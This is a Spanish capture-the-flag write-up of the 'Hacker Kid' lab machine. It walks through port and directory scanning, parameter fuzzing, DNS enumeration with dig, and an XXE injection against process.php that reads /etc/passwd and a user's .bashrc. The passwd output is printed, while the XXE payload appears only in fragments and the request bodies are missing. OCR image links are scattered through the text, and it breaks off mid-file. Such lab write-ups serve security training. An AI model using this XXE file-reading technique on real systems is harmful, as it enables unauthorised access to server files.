# Hacker Kid

## Recopilación de informacion

Empezamos realizando un escaneo de red para encontrar la maquina:

sudo arp-scan -l

IP: 192.168.235.141

Realizamos un escaneo de puertos y servicios a la maquina con nmap:

sudo nmap -sCV -n -p- 192.168.235.141

El resultado obtenido es el siguiente:

tarting Nmap 7.95 ( https://nmap.org ) at 2025-08-22 02:26 EDT
Nmap scan report for 192.168.235.141
Host is up (0.0012s latency).
Not shown: 65532 closed tcp ports (reset)
PORT STATE SERVICE VERSION
53/tcp open domain ISC BIND 9.16.1 (Ubuntu Linux)
| dns-nsid:
|_ bind.version: 9.16.1-Ubuntu
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Notorious Kid : A Hacker
|_http-server-header: Apache/2.4.41 (Ubuntu)
9999/tcp open http Tornado httpd 6.1
| http-title: Please Log In
|_Requested resource was /login?next=%2F
|_http-server-header: TornadoServer/6.1
MAC Address: 00:0C:29:16:CD:DD (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Puertos abiertos : 53, 80 y el 9999

En el puerto 80 encontraremos la siguiente pagina expuesta:


Hacemos una búsqueda de directorios con gobuster:

gobuster dir -u http://192.168.235.141/ -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt

Nos dio un resultado generico del cual no podremos hacer nada:

/images (Status: 301) [Size: 319] [--> http://192.168.235.141/images/]
/css (Status: 301) [Size: 316] [--> http://192.168.235.141/css/]
/javascript (Status: 301) [Size: 323] [--> http://192.168.235.141/javascript/]
/server-status (Status: 403) [Size: 280]

Mejoramos el comando de la siguiente manera para obtener mejores resultados:

sudo gobuster dir -u http://192.168.235.141/ -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x .html,.txt,.php,.bak,.zip,.php.bak -b 401,403,404,500 -o 80.log

el -x hace que cada palabra de la lista se le agregue la extensión que le marquemos, por ejemplo si esta admin, buscara, admin.txt, admin.php, etc...
con -b ignoramos los tipos de respuestas que tengan esos códigos
-o lo guardamos en un archivo log

Esto nos da como nuevo resultado:


/index.php (Status: 200) [Size: 3597]
/images (Status: 301) [Size: 319] [--> http://192.168.235.141/images/]
/css (Status: 301) [Size: 316] [--> http://192.168.235.141/css/]
/form.html (Status: 200) [Size: 10219]
/app.html (Status: 200) [Size: 8048]
/javascript (Status: 301) [Size: 323] [--> http://192.168.235.141/javascript/]

En el código de la pagina hay un comentario: TO DO: Use a GET parameter page_no to view pages.


Esto se refiere a usar el parámetro en la url como por ejemplo: http://192.168.235.141/index.php?page_no=1

La index.php es igual que la pagina mostrada inicialmente.

Form.html muestra la siguiente pagina:




App.html muestra la siguiente pagina:




Al mandar el parámetro en el index.php como page_no=1,veremos que la pagina tiene un cambio en la parte baja que agrega el siguiente texto: **Oh Man !! Isn't is right to go a little deep inside?**


Y si ponemos el 2, el 4, el 8, va a seguir saliendo el mismo mensaje.

Podemos usar wfuzz o caido, con wfuzz seria:


wfuzz -c -z range,1-50 http://192.168.235.141/index.php\?page_no\=FUZZ

Abrimos Caido o Burpsuite, en mi caso usare Caido para interceptar la petición GET

Interceptamos el paquete, lo mandamos a automate, o intruder en Burpsuite, ponemos el placeholder y damos en payload tipo number, que quede de la siguiente manera:




En estos casos, el resultado que nos de lo podremos filtrar por length para encontrar si hubo cambio en alguna respuesta:




La pag 21, tiene algún cambio en su pagina, tiene este nuevo mensaje:

**Okay so you want me to speak something ?**
**I am a hacker kid not a dumb hacker. So i created some subdomains to return back on the server whenever i want!!**
**Out of my many homes...one such home..one such home for me : hackers.blackhat.local**

Nos da un dominio que tendremos que agregar en etc/hosts : sudo emacs /etc/hosts

Entramos por el navegador a hackers.blackhat.local y veremos la pagina, esta es igual a la del inicio, aquí podemos aplicar DIG que a parte la misma pagina te hace enfasis en esa palabra,

dig es una herramienta de consulta DNS, esta herramienta saca registros de un dominio a través del servidor DNS.

Comando a ejecutar: sudo dig hackers.blackhat.local @192.168.235.141

Resultado:

; <<>> DiG 9.20.4-4-Debian <<>> hackers.blackhat.local @192.168.235.141
;; global options: +cmd
;; Got answer:
;; WARNING: .local is reserved for Multicast DNS
;; You are currently testing what happens when an mDNS query is leaked to DNS
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 36389
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 7eaa5640cc98c0fa0100000068a9174035a883fc49a84874 (good)
;; QUESTION SECTION:
;hackers.blackhat.local. IN A

;; AUTHORITY SECTION:
blackhat.local. 3600 IN SOA blackhat.local. hackerkid.blackhat.local 1 10800 3600 604800 3600

;; Query time: 23 msec
;; SERVER: 192.168.235.141#53(192.168.235.141) (UDP)
;; WHEN: Fri Aug 22 21:20:01 EDT 2025
;; MSG SIZE rcvd: 125

Fin del resultado.


Lo que sacamos de aqui fue: blackhat.local. hackerkid.blackhat.local.

- `blackhat.local.` → el **dominio principal** de la red.
- `hackerkid.blackhat.local` → un **subdominio** dentro de `blackhat.local`.


Volvemos a abrir /etc/hosts

sudo emacs /etc/hosts

y agregamos hackerkid.blackhat.local a la misma ip, al ingresar al subdominio veremos la siguiente pagina:




Al querer ingresar credenciales nos devuelve un mensaje de error:




Al checar el código de la pagina podemos ver el script que se ejecuta:

Ok, vamos a usar nuestro proxy de interceptación y vamos a capturar la petición que se mandaria, esta ya se ve desde el codigo que iba a estar en xml:

POST /process.php HTTP/1.1
Host: hackerkid.blackhat.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: /
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain;charset=UTF-8
Content-Length: 150

Origin: http://hackerkid.blackhat.local
Connection: keep-alive
Referer: http://hackerkid.blackhat.local/
Priority: u=0

Este POST lo mandaremos al repeater o replay en Caido, buscamos XML Payload y copiamos algo como esto

```
<!DOCTYPE foo [
<!ENTITY ac SYSTEM
```

Y debería de quedar así, en email ponemos ∞

POST /process.php HTTP/1.1
Host: hackerkid.blackhat.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: /
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain;charset=UTF-8
Content-Length: 150
Origin: http://hackerkid.blackhat.local
Connection: keep-alive
Referer: http://hackerkid.blackhat.local/
Priority: u=0


Para explicar esto lo que hace DOCTYPE es definir una DTD, las DTD definen la estructura de los XML, dentro de una DTD puedes definir entidades, una entidad es como una variable que luego se puede llamar en el XML.

ENTITY crea la entidad ,en este caso "ac" ( como una variable ), SYSTEM indica que la entidad no tiene un valor directo si no que será lo que cargue de un recurso externo, como por ejemplo:

file:// (un archivo local)
http:// (una url)

Es como si se le dijera al XML esto: Cuando alguien use la entidad `&ac;`, ve al archivo `/etc/passwd` del sistema de archivos local y mete su contenido.

Como resultado podremos ver que en resumen, podemos ver archivos locales desde nuestra maquina:




Nos da el siguiente resultado:

:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:110:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:111:117:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
cups-pk-helper:x:113:120:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
saned:x:117:123::/var/lib/saned:/usr/sbin/nologin
nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125::/nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin

pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
saket:x:1000:1000:Ubuntu,,,:/home/saket:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
bind:x:126:133::/var/cache/bind:/usr/sbin/nologin


Aquí ya vemos un usuario, para diferenciar el usuario de todos los demás datos básicos que siempre salen, el usuario termina en /bin/bash.

Todos los usuarios humanos tienen .bashrc es un archivo de configuracion de bash, vamos a verlo

Ejecutamos la siguiente peticion:

POST /process.php HTTP/1.1
Host: hackerkid.blackhat.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: /
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain;charset=UTF-8
Content-Length: 150
Origin: http://hackerkid.blackhat.local
Connection: keep-alive
Referer: http://hackerkid.blackhat.local/
Priority: u=0

Nos regresara un texto codificado en base64




## Decodificación

Al decodificarlo tendremos:

```
"""# ~/.bashrc: executed by bash(1) for non-login shells.
# see /usr/share/doc/bash/examples/startup-files (in the package
bash-doc)
# for examples

# If not running interactively, don't do anything
case $- in
    *i*) ;;
      *) return;;
esac

# don't put duplicate lines or lines starting with space in the
history.
# See bash(1) for more options
HISTCONTROL=ignoreboth

# append to the history file, don't overwrite it
shopt -s histappend

# for setting history length see HISTSIZE and HISTFILESIZE in
bash(1)
HISTSIZE=1000
```

```
HISTFILESIZE=2000

# check the window size after each command and, if necessary,
# update the values of LINES and COLUMNS.
shopt -s checkwinsize

# If set, the pattern "**" used in a pathname expansion context
will
# match all files and zero or more directories and subdirectories.
#shopt -s globstar

# make less more friendly for non-text input files, see lesspipe(1)
[ -x /usr/bin/lesspipe ] && eval "$(SHELL=/bin/sh lesspipe)"

# set variable identifying the chroot you work in (used in the
prompt below)
if [ -z "${debian_chroot:-}" ] && [ -r /etc/debian_chroot ]; then
    debian_chroot=$(cat /etc/debian_chroot)
fi

# set a fancy prompt (non-color, unless we know we "want" color)
case "$TERM" in
    xterm-color|*-256color) color_prompt=yes;;
esac

# uncomment for a colored prompt, if the terminal has the
capability; turned
# off by default to not distract the user: the focus in a terminal
window
# should be on the output of commands, not on the prompt
#force_color_prompt=yes

if [ -n "$force_color_prompt" ]; then
    if [ -x /usr/bin/tput ] && tput setaf 1 >&/dev/null; then
    # We have color support; assume it's compliant with Ecma-48
    # (ISO/IEC-6429). (Lack of such support is extremely rare, and
such
    # a case would tend to support setf rather than setaf.)
    color_prompt=yes
    else
```


```
    color_prompt=
    fi
fi

if [ "$color_prompt" = yes ]; then
    PS1='${debian_chroot:+($debian_chroot)}\[\033[01;32m\]\u@\h\
[\033[00m\]:\[\033[01;34m\]\w\[\033[00m\]\$ '
else
    PS1='${debian_chroot:+($debian_chroot)}\u@\h:\w\$ '
fi
unset color_prompt force_color_prompt

# If this is an xterm set the title to user@host:dir
case "$TERM" in
xterm*|rxvt*)
    PS1="\[\e]0;${debian_chroot:+($debian_chroot)}\u@\h:
\w\a\]$PS1"
    ;;
*)
